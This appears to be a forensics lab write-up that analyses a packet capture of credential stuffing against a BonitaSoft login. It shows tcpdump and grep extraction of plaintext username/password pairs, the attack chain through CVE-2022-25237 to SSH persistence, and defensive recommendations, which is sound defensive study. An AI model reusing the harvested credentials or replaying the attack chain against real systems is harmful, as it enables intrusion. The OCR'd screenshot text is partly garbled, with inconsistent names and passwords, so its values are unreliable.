Transmission Control Protocol, Src Port: 53316, Dst Port: 8080, Seq: 54000000, Len: 130, Window: 65535, Flags: [RST, FIN]
[2 Reassembled TCP Segments (314 bytes): #3357(250), #3358(64)]
Hypertext Transfer Protocol
POST /bonita/loginservice HTTP/1.1\r\nRequest Method: POST
Request URI: /bonita/loginservice
Request Version: HTTP/1.1

Frame (130 bytes) Reassembled TCP (314 bytes)

HTTP Request-URI (http.request.uri), 20 bytes

Packets: 8387 · Displayed: 118 (1.4%)

Profile: Default

meerkat.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.uri == "/bonita/loginservice"&&http.request.method==POST

No.	Time	Source	Source Port	Destination	Destination Port	Protocol	Length	Info
2464	2023-01-19 15:32:57.717659	156.146.62.213	53227	172.31.6.44	8080	HTTP	130	POST /bonita/loginservice HTTP/1
2476	2023-01-19 15:33:01.154885	156.146.62.213	53230	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
2481	2023-01-19 15:33:04.336068	156.146.62.213	53230	172.31.6.44	8080	HTTP	131	POST /bonita/loginservice HTTP/1
2498	2023-01-19 15:33:07.812096	156.146.62.213	53232	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
2510	2023-01-19 15:33:11.063824	156.146.62.213	53232	172.31.6.44	8080	HTTP	129	POST /bonita/loginservice HTTP/1
2526	2023-01-19 15:33:14.504790	156.146.62.213	53234	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
2534	2023-01-19 15:33:17.712514	156.146.62.213	53234	172.31.6.44	8080	HTTP	130	POST /bonita/loginservice HTTP/1
2545	2023-01-19 15:33:21.160175	156.146.62.213	53237	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
2556	2023-01-19 15:33:24.373096	156.146.62.213	53237	172.31.6.44	8080	HTTP	127	POST /bonita/loginservice HTTP/1
2572	2023-01-19 15:33:27.910345	156.146.62.213	53239	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
2584	2023-01-19 15:33:31.123819	156.146.62.213	53239	172.31.6.44	8080	HTTP	131	POST /bonita/loginservice HTTP/1
2599	2023-01-19 15:33:34.569764	156.146.62.213	53241	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
2605	2023-01-19 15:33:37.788118	156.146.62.213	53241	172.31.6.44	8080	HTTP	128	POST /bonita/loginservice HTTP/1
2618	2023-01-19 15:33:41.230148	156.146.62.213	53244	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
2626	2023-01-19 15:33:44.416632	156.146.62.213	53244	172.31.6.44	8080	HTTP	128	POST /bonita/loginservice HTTP/1
2639	2023-01-19 15:33:47.875967	156.146.62.213	53246	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
2648	2023-01-19 15:33:51.106190	156.146.62.213	53246	172.31.6.44	8080	HTTP	129	POST /bonita/loginservice HTTP/1
2661	2023-01-19 15:33:54.550553	156.146.62.213	53248	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
2669	2023-01-19 15:33:57.734319	156.146.62.213	53248	172.31.6.44	8080	HTTP	130	POST /bonita/loginservice HTTP/1
2681	2023-01-19 15:34:01.179965	156.146.62.213	53252	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
2687	2023-01-19 15:34:04.362059	156.146.62.213	53252	172.31.6.44	8080	HTTP	126	POST /bonita/loginservice HTTP/1

Internet Protocol Version 4, Src: 156.146.62.213, Dst: 172.31.6.44
0100 = Version: 4
... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x28 (DSCP: AF11, ECN: Not-ECT)
Total Length: 116
Identification: 0x0000 (0)
010. = Flags: 0x2, Don't fragment
... 0 0000 0000 0000 = Fragment Offset: 0
Time to Live: 38
Protocol: TCP (6)
Header Checksum: 0xc6a9 [validation disabled]

Frame (130 bytes) Reassembled TCP (314 bytes)

HTTP Request-URI (http.request.uri), 20 bytes

Packets: 8387 · Displayed: 118 (1.4%)

Profile: Default

meerkat.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.uri == "/bonita/loginservice"&&http.request.method==POST

No.	Time	Source	Source Port	Destination	Destination Port	Protocol	Length	Info
3317	2023-01-19 15:36:48.556335	156.146.62.213	53312	172.31.6.44	8080	HTTP	133	POST /bonita/loginservice HTTP/1
3332	2023-01-19 15:36:52.092633	156.146.62.213	53314	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3340	2023-01-19 15:36:55.316268	156.146.62.213	53314	172.31.6.44	8080	HTTP	129	POST /bonita/loginservice HTTP/1
3352	2023-01-19 15:36:58.758047	156.146.62.213	53316	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3358	2023-01-19 15:37:01.943751	156.146.62.213	53316	172.31.6.44	8080	HTTP	130	POST /bonita/loginservice HTTP/1
3374	2023-01-19 15:37:05.414864	156.146.62.213	53319	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3391	2023-01-19 15:37:08.595909	156.146.62.213	53319	172.31.6.44	8080	HTTP	131	POST /bonita/loginservice HTTP/1
3409	2023-01-19 15:37:12.039176	156.146.62.213	53321	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3415	2023-01-19 15:37:15.284211	156.146.62.213	53321	172.31.6.44	8080	HTTP	127	POST /bonita/loginservice HTTP/1
3430	2023-01-19 15:37:18.729861	156.146.62.213	53323	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3436	2023-01-19 15:37:21.908091	156.146.62.213	53323	172.31.6.44	8080	HTTP	130	POST /bonita/loginservice HTTP/1
3448	2023-01-19 15:37:25.372083	156.146.62.213	53326	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3455	2023-01-19 15:37:28.554180	156.146.62.213	53326	172.31.6.44	8080	HTTP	131	POST /bonita/loginservice HTTP/1
3473	2023-01-19 15:37:32.034273	156.146.62.213	53328	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3485	2023-01-19 15:37:35.256040	156.146.62.213	53328	172.31.6.44	8080	HTTP	126	POST /bonita/loginservice HTTP/1
3544	2023-01-19 15:38:35.107757	138.199.59.221	53382	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3550	2023-01-19 15:38:38.279293	138.199.59.221	53382	172.31.6.44	8080	HTTP	125	POST /bonita/loginservice HTTP/1
3610	2023-01-19 15:38:49.138636	138.199.59.221	53386	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3618	2023-01-19 15:38:52.303983	138.199.59.221	53386	172.31.6.44	8080	HTTP	125	POST /bonita/loginservice HTTP/1
3706	2023-01-19 15:39:14.423793	138.199.59.221	53401	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
3714	2023-01-19 15:39:17.658088	138.199.59.221	53401	172.31.6.44	8080	HTTP	125	POST /bonita/loginservice HTTP/1

Cookie: x=x\r\n
Content-Length: 64\r\n\r\n
[Response in frame: 3364]
[Full request URI: http://forela.co.uk:8080/bonita/loginservice]
File Data: 64 bytes


HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "username" = "Griffith.Lumm@forela.co.uk"
Key: username
Value: Griffith.Lumm@forela.co.uk
Form item: "password" = "0DnD0M8uBk"

Frame (130 bytes) Reassembled TCP (314 bytes)

HTTP Request-URI (http.request.uri), 20 bytes

Packets: 8387 · Displayed: 118 (1.4%)

Profile: Default



How Many Credential Combinations Were Used?

Step-by-Step Process:

Tools Used:


```
kali@kali: ~/Downloads
File Actions Edit View Help
Content-Type: application/x-www-form-urlencoded
Cookie: x=x
Content-Length: 59
POST /wp-json/wp/v2/users HTTP/1.1
Host: 10.10.10.10
User-Agent: curl/7.28.0
Accept: */*
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Cookie: x=x
Content-Length: 59
\r+++++*}0.-K/NJ*Eo0/w*+;;,l*****4*
+k*****username=seb.broom%40forela.co.uk&password=g0vernm3nt%l=en*

(kali@kali) [~/Downloads]
$ tcpdump -r users.pcapng -A | grep username
reading from file users.pcapng, link-type EN10MB (Ethernet), snapshot length 262144
...#..j..username=install6password=install6_l=en
...j..username=Clerc.Killich%40forela.co.uk&password=vYdwoVhGiw%l=en
....^..username=install6password=install6_l=en
...y..^..username=Lauren.Pirozzi%40forela.co.uk&password=wsP0Uy%l=en
j....^..username=install6password=install6_l=en
j....^..username=Merna.Rammell%40forela.co.uk&password=u7pwF36fn%l=en
ix...^..username=install6password=install6_l=en
ix...^..username=Gianina.Tamplings%40forela.co.uk&password=maUIffqQL%l=en
...0..^..username=install6password=install6_l=en
...7..^..username=Konstance.Domaschke%40forela.co.uk&password=6XLZjv%l=en
S..S4..^..username=install6password=install6_l=en
S...^..username=Vida.Murty%40forela.co.uk&password=4ulecG%l=en
..2D..^..username=install6password=install6_l=en
..2Q..^..username=Elka.Cavet%40forela.co.uk&password=n1a5dc%l=en
....^..username=install6password=install6_l=en
..;..^..username=Noam.Harvett%40forela.co.uk&password=VDt8bh%l=en
....^..username=install6password=install6_l=en
..^..username=Norbie.Bartolini%40forela.co.uk&password=GV2zlop%l=en
..Z[...^..username=install6password=install6_l=en
..f...^..username=Cariotta.White%40forela.co.uk&password=x3hou0%l=en
..C...^..username=install6password=install6_l=en
..PC...^..username=Melita.Amsberger%40forela.co.uk&password=4nIYM5WqN%l=en
U....^..username=install6password=install6_l=en
U...j...^..username=Cyndy.Element%40forela.co.uk&password=ybWxt%l=en
"....^..username=install6password=install6_l=en
"....^..username=Imelda.Braben%40forela.co.uk&password=dC7bjGLY%l=en
..b1..^..username=install6password=install6_l=en
..n...^..username=Marven.Samuel%40forela.co.uk&password=LPU0qnt10%l=en
...R..^..username=install6password=install6_l=en
...Z...^..username=Osborne.Humpatch%40forela.co.uk&password=0J4WHcI4D%l=en
..8y[...^..username=install6password=install6_l=en
```

```
kali@kali: ~/Downloads
File Actions Edit View Help
...#..username=install6password=install6_l=en
...U..b..z..username=Gypsy.Henric%40forela.co.uk&password=LLPqVgmHs5F%l=en
...bc..username=install6password=install6_l=en
...K..b1^..username=Adrea.Shervil%40forela.co.uk&password=7Y0FhtUq%l=en
z..$n..bV..username=install6password=install6_l=en
z..0...bc..username=Jenilee.Pressman%40forela.co.uk&password=3eYwLOKhQEc%l=en
..lu..bp..username=install6password=install6_l=en
..l...b..username=Fredrick.Gerraty%40forela.co.uk&password=W1By0HUBYDH0%l=en
uj...b..username=install6password=install6_l=en
uk..l..b..username=Ebony.Oleszcuk%40forela.co.uk&password=uAWnyfK0JQM%l=en
...j..b..username=install6password=install6_l=en
....b..username=Garrard.Colisbe%40forela.co.uk&password=jM19iP%l=en
....b..username=install6password=install6_l=en
....b..username=Farleigh.Schouthede%40forela.co.uk&password=JzI60vhy%l=en
[...b..username=install6password=install6_l=en
.[k..b..V..username=Ahhmed.Monteaux%40forela.co.uk&password=6uskrtw8U%l=en
n...b..username=install6password=install6_l=en
n...b..username=Griffith.Lumm%40forela.co.uk&password=QPepd0M8wBK%l=en
Z...c..username=install6password=install6_l=en
Z...c..username=Winston.Convill%40forela.co.uk&password=cEmh5W2Vh%l=en
....c6..username=install6password=install6_l=en
....c3..username=Pat.Kloisner%40forela.co.uk&password=N82wVMzF6%l=en
..n...c6..username=install6password=install6_l=en
}.z...c6..username=Teresita.Benford%40forela.co.uk&password=uvYjtQzX%l=en
...7..cZ..username=install6password=install6_l=en
....cgU..username=Mathian.Skidmore%40forela.co.uk&password=TQSNp6XrK%l=en
%(<..ct..username=install6password=install6_l=en
%(<..c..username=Gerri.Cordy%40forela.co.uk&password=w15pVWGT%l=en
R.D....username=install6password=install6_l=en
R.Pp....username=seb.broom%40forela.co.uk&password=g0vernm3nt%l=en
#3...+..username=install6password=install6_l=en
#..@Y...7..username=seb.broom%40forela.co.uk&password=g0vernm3nt%l=en
.k....K..username=install6password=install6_l=en
.k.....username=seb.broom%40forela.co.uk&password=g0vernm3nt%l=en

(kali@kali) [~/Downloads]
$ tcpdump -r users.pcapng -A | grep username > test.txt
reading from file users.pcapng, link-type EN10MB (Ethernet), snapshot length 262144

(kali@kali) [~/Downloads]
$
```

```
kali@kali: ~/Downloads
File Actions Edit View Help
(kali@kali)~[~/Downloads]
$ cat test.txt | cut -d '=' -f 2
install@password
Clerc.Killich%40forela.co.uk@password
install@password
Lauren.Pirozzi%40forela.co.uk@password
install@password
Merna.Rammel%40forela.co.uk@password
install@password
Gianina.Tambling%40forela.co.uk@password
install@password
Konstance.Domachke%40forela.co.uk@password
install@password
Vida.Murty%40forela.co.uk@password
install@password
Elka.Cavet%40forela.co.uk@password
install@password
Noam.Harvett%40forela.co.uk@password
install@password
Noble.Bartolini%40forela.co.uk@password
install@password
Cariotta.Whife%40forela.co.uk@password
install@password
Mella.Amsberger%40forela.co.uk@password
install@password
Cyndy.Element%40forela.co.uk@password
install@password
Imelda.Braben%40forela.co.uk@password
install@password
Marven.Samuel%40forela.co.uk@password
install@password
username
install@password
Talya.Sterman%40forela.co.uk@password
install@password
Drusilla.Nice%40forela.co.uk@password
install@password
Tobiah.Horstead%40forela.co.uk@password
install@password
Kayley.Northway%40forela.co.uk@password
```

```
kali@kali: ~/Downloads
File Actions Edit View Help
seb.broom%40forela.co.uk@password
(kali@kali)~[~/Downloads]
$ cat test.txt | cut -d '=' -f 2 | sort | uniq
Adora.Mersh%40forela.co.uk@password
Adrea.Shervil%40forela.co.uk@password
Ahmed.Montaux%40forela.co.uk@password
Alexi.Siman%40forela.co.uk@password
Aline.Rivallant%40forela.co.uk@password
Antoinette.Vittel%40forela.co.uk@password
Bernelle.Draycott%40forela.co.uk@password
Benny.Ferrasin%40forela.co.uk@password
Cariotta.Whife%40forela.co.uk@password
Clerc.Killich%40forela.co.uk@password
Cordelia.Rostron%40forela.co.uk@password
Cyndy.Element%40forela.co.uk@password
Cynthia.Hatto%40forela.co.uk@password
Denny.Gepson%40forela.co.uk@password
Drusilla.Nice%40forela.co.uk@password
Ebony.Oleszczuk%40forela.co.uk@password
Elka.Cavet%40forela.co.uk@password
Ellerey.Bierling%40forela.co.uk@password
Farleigh.Schouthede%40forela.co.uk@password
Fredrick.Gerraty%40forela.co.uk@password
Garrard.Colisbe%40forela.co.uk@password
Gerri.Cordy%40forela.co.uk@password
Gianina.Tambling%40forela.co.uk@password
Griffith.Lumm%40forela.co.uk@password
Guss.Botten%40forela.co.uk@password
Gypsy.Henric%40forela.co.uk@password
Imelda.Braben%40forela.co.uk@password
install@password
Jenilee.Pressman%40forela.co.uk@password
Jordain.Eykel%40forela.co.uk@password
Kayley.Northway%40forela.co.uk@password
Konstance.Domachke%40forela.co.uk@password
Lauren.Pirozzi%40forela.co.uk@password
Marven.Samuel%40forela.co.uk@password
Mathian.Skidmore%40forela.co.uk@password
Mella.Amsberger%40forela.co.uk@password
Merl.Lavalde%40forela.co.uk@password
```




```
kali@kali: ~/Downloads
File Actions Edit View Help Analyze Statistics Telephony Wireless Tools Help
Tobiah.Horstead%40forela.co.uk&password
Vida.Murty%40forela.co.uk&password
Winston.Convill%40forela.co.uk&password
http.request.method==POST

(kali@kali)-[~/Downloads]
$ cat test1.txt | cut -d '%' -f 1
Adora.Mersh
Adrea.Shervil
Ahmed.Montaux
Alexi.Siman
Aline.Rivallant
Antoinette.Vittel
Bernelle.Draycott
Berny.Ferrarin
Carlotta.Whife
Clerc.Killich
Cordelie.Rostron
Cyndy.Element
Cynthia.Hatto
Denny.Gepson
Drusilla.Nice
Ebony.Oleszcuk
Elka.Cavet
Ellerey.Bierling
Farleigh.Schouthede
Fredrick.Gerraty
Garrard.Colisbe
Gerri.Cordy
Gianina.Tamplng
Griffith.Lumm
Guss.Botten
Gypsy.Henric
Imelda.Braben
install&password
Jenilee.Pressman
Jordain.Eykel
Kayley.Northway
Konstance.Domaschke
Lauren.Pirozzi
Marven.Samuel
Mathian.Skidmore
```

```
kali@kali: ~/Downloads
File Actions Edit View Help Analyze Statistics Telephony Wireless Tools Help
Farleigh.Schouthede
Fredrick.Gerraty
Garrard.Colisbe
Gerri.Cordy
Gianina.Tamplng
Griffith.Lumm
Guss.Botten
Gypsy.Henric
Imelda.Braben
install&password
Jenilee.Pressman
Jordain.Eykel
Kayley.Northway
Konstance.Domaschke
Lauren.Pirozzi
Marven.Samuel
Mathian.Skidmore
Mella.Amsberger
Merl.Lavalde
Merna.Rammell
Nefen.Heffernon
Noam.Harvett
Nola.Crichmer
Norbie.Bartolini
Pat.Kloisner
Pete.Panons
Puff.Yapp
Rakel.Cawley
Samaria.Percifull
seb.broom
Sharon.Claus
Skipton.Pickerill
Stanleigh.Tuckwell
Talya.Sterman
Teresita.Benford
Tobiah.Horstead
Vida.Murty
Winston.Conville

(kali@kali)-[~/Downloads]
$ cat test1.txt | cut -d '%' -f 1 | cut -d '6' -f 1 > users1.txt
```



System Compromised: Yes

Attack Chain:

Credential Stuffing → CVE-2022-25237 Exploitation → Remote Code Execution → SSH Persistence

Critical Risks Identified:

- Unpatched BonitaSoft instance exposed to the internet.
 - Default credentials (`install:install`) allowed initial access.
 - SSH key backdoor enables unrestricted attacker re-entry.
-

Recommendations

- **Patch immediately:** Upgrade BonitaSoft and isolate vulnerable legacy systems.
 - **Revoke SSH keys:** Audit `/home/ubuntu/.ssh/authorized_keys` for unauthorized entries.
 - **Enforce MFA** and **eliminate default credentials** across all services.
 - **Monitor actively:** Alert on:
 - `python-requests` User-Agent activity
 - `/i18ntranslation` API path usage
-

Skills Demonstrated

- PCAP analysis
 - JSON log parsing
 - CVE research & validation
 - MITRE ATT&CK mapping
 - Command-line data manipulation (Linux/WSL)
-

Final Insight

Combining **packet capture analysis** with structured **alert logs** is essential for tracing complex, multi-stage attacks. Even basic tools like `jq` and `grep` can surface deep compromises when used strategically and with the right investigative mindset.